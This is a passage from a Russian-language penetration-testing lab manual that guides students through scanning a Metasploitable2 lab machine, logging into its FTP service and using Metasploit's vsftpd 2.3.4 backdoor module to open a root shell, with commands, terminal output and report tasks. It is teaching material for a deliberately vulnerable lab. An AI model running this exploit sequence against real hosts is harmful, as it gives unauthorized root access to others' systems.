
- Полный перечень использованных команд с кратким описанием их назначения. Основные ключи и их описание.
- Примеры выполнения команд, которые были использованы в ходе работы с описанием их результатов.
- Перечень открытых портов, названия и версии сервисов, которые их используют.

## ГЛАВА 2. ТЕСТИРОВАНИЕ СЕРВИСОВ

### 2.1. Тестирование сервиса FTP

Продолжаем рассматривать тематику тестирования на проникновение и в этом разделе будем работать с сервисом FTP. Воспользуемся уязвимостью, и взломаем нашу первую цель.

Начнем с первого открытого порта, и это 21 порт. Порт tcp, и его использует ftp-сервер, а именно **vsFTPD**:



```
(root@kali)-[~/target]
# cat metasploitable2.nmap
# Nmap 7.93 scan initiated Mon Oct 17 11:28:06 2022 as: nmap -v -p- -A -oA metasploitable2 10.0.100.5
Nmap scan report for 10.0.100.5
Host is up (0.00045s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 10.0.100.4
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
|   2048 5656240f211ddea72bae61b1243de8f3 (RSA)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp     Postfix smtpd
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvin
```

Рис. 15. Версия сервиса FTP


Для полноценного тестирования необходимо исследовать все открытые порты и сервисы.

Для начала вам необходимо подключиться к этому порту и посмотреть какую информацию можно получить.

Перейдите в инструмент **Metasploit**, и дополнительно откройте еще одну вкладку терминала. Так как это ftp-сервис, то попробуйте подключиться к нему с помощью ftp-клиента.

Для этого выполните команду

```
ftp {ip-адрес цели}
```

A screenshot of a terminal window with a dark background. At the top, there are two tabs: 'root@kali: ~/target' and 'root@kali: ~'. The main terminal area shows a prompt '(root@kali)-[~]' followed by the command '# ftp 10.0.100.5'. The output of the command is displayed in red text: 'Connected to 10.0.100.5.', '220 (vsFTPd 2.3.4)', and 'Name (10.0.100.5:kali):'. A cursor is visible at the end of the last line.

*Рис. 16. Подключение к сервису FTP*

Если у вас не установлен ftp-сервис, то все решается в одну команду.

```
apt-get install ftp
```

Название и версия ftp – «**vsFTPd 2.3.4**». После установки и ввода команды вам нужно авторизоваться, указав имя пользователя. В некоторых случаях ftp-сервис принимает имя пользователя «anonymous», т.е ftp настроен таким образом, чтобы принимать имя пользователя «anonymous» с любым паролем. Проверьте сработает ли такой вариант и сделайте **screenshot**.

Теперь ваша задача состоит в том, чтобы найти какую-либо полезную информацию, файлы или директории на этом ftp-сервере, которые можно использовать.

Если ранее вы не использовали ftp и не знаете какие команды можно использовать, то введите команду

```
?
```

,чтобы просмотреть доступные команды.

```
ftp> ?
Commands may be abbreviated.  Commands are:

!          edit          lpage      nlist      rcvbuf     struct
$          epsv          lpwd       nmap       recv       sunique
account    epsv4          ls         ntrans     reget      system
append     epsv6          macdef     open       remopts    tenex
ascii      exit           mdelete    page       rename     throttle
bell       features      mdir       passive    reset      trace
binary     fget          mget       pdir       restart    type
bye        form          mkdir      pls        rhelp      umask
case       ftp           mls        pmlsd      rmdir      unset
cd         gate          mlsl       preserve   rstatus    usage
cdup       get           mlst       progress   runique    user
chmod      glob          mode       prompt     send       verbose
close      hash          modtime    proxy      sendport   xferbuf
cr         help          more       put        set        ?
debug      idle          mput       pwd        site
delete     image         mreget     quit       size
dir        lcd           msend     quote      sndbuf
disconnect less          newer      rate      status

ftp> 
```

*Рис. 17. Help в сервисе FTP*

Обратите внимание, что некоторые из этих команд вы уже видели. К примеру команда «**ls**» отображает содержимое директорий. Выполните эту команду и сделайте **screenshot** полученного результата.

**ls**

Возможно вам немного не повезло, и ничего полезного для себя не нашли. Чтобы завершить соединение выполните команду «**bye**» или «**exit**».

Теперь перейдите в на вкладку терминала с результатами работы команды **nmap**. Вы получили большое количество информации относительно ftp-сервера и можете выявить его недостатки. Скопируйте версию сервиса, указанную на рис. 15, перейдите в браузер и найдите эксплойт для взлома ftp-сервиса, сделайте **screenshot**.






Рис. 18. Поиск уязвимостей FTP-сервиса

Похоже вам повезло, и вы нашли эксплойт для проникновения в систему. Более актуальная информация по текущему эксплойту будет находиться на официальном сайте разработчиков Metasploit. **<https://rapid7.com>**:

Вам очень повезло, и вы нашли уязвимость, которая позволяет попасть в систему, после исследования самого первого сервиса. Прокролив страницу вниз, найдите пример с данным эксплойтом:




Рис. 19. Описание работы эксплойта

Перейдите в **metasploit**



**msfconsole**

и найдите эксплойт

**use exploit/unix/ftp/vsftpd\_234\_backdoor**

Обратите внимание, что команда «**info**» отображает больше информации о модуле:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info
Name: VSFTPD v2.3.4 Backdoor Command Execution
Module: exploit/unix/ftp/vsftpd_234_backdoor
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2011-07-03

Provided by:
hdm <x@hdm.io>
MC <mc@metasploit.com>

Available targets:
Id  Name
--  ---
0   Automatic

Check supported:
No

Basic options:
Name      Current Setting  Required  Description
--      -
RHOSTS    yes             The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     21             The target port (TCP)
```

Рис. 20. Информация об эксплойте

С помощью команды «**info**», можно точно определить нужно ли использовать данный модуль.

Далее нужно ввести команду «**show options**», чтобы откорректировать параметры для запуска эксплойта:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name      Current Setting  Required  Description
--      -
RHOSTS    yes             The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     21             The target port (TCP)

Payload options (cmd/unix/interact):
Name      Current Setting  Required  Description
--      -

Exploit target:
Id  Name
--  ---
0   Automatic

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > |
```

Рис. 21. Опции эксплойта

Укажите ip-адрес цели.


```
set rhosts 10.0.X.*
```

Также в metasploit можно проверить вероятность работы некоторых эксплойтов с помощью команды «**check**». Это нужно, чтобы без риска проверить работоспособность эксплойта в данных условиях.

Давайте проверьте есть ли она здесь и сделайте **screenshot**.

```
check
```


Видим, что данный модуль не поддерживается.



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > check
[-] This module does not support check.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

*Рис. 22. Проверка наличия опции check*

Вам ничего не остается, кроме как запустить эксплойт. Это делается двумя способами: либо написать «**run**», либо «**exploit**»:



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.0.100.5:21 - The port used by the backdoor bind listener is already open
[+] 10.0.100.5:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.100.4:46511 → 10.0.100.5:6200) at 2022-10-17 12:18:51 -0400

```

*Рис. 23. Запуск эксплойта*

Эксплойт успешно работает, и вы установили одну сессию целью. В данный момент вы подключитесь к shell цели.

Выполните команду «**id**». Можно еще раз проверить права с помощью команды «**whoami**». Также можно проверить, в какой директории вы находитесь, с помощью команды «**pwd**».

Сделайте **screenshot** результата выполнения команд **id**, **whoami**, **pwd** и дайте описание этим командам.

Для того, чтобы завершить работу, нужно выполнить команду «**exit**»:



```
[*] 10.0.100.5 - Command shell session 1 closed.  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

*Рис. 24. Закрытие сессии*

Вам повезло, и вы успешно протестировали первый сервис.

Теперь рассмотрим ситуацию приближенную к реальности. У вас нет рут-прав. Крайне редко можно получить рут-права при первой же атаке на ip-адрес. Вам нужно исследовать другие сервисы, и постараться их протестировать.

В отчёте о выполненной работе необходимо указать:

- Полный перечень использованных команд с кратким описанием их назначения. Основные ключи и их описание.
- Примеры выполнения команд, которые были использованы в ходе работы с описанием их результатов.
- Описание модулей metasploit.
- Перечень и описание основных команд FTP сервиса.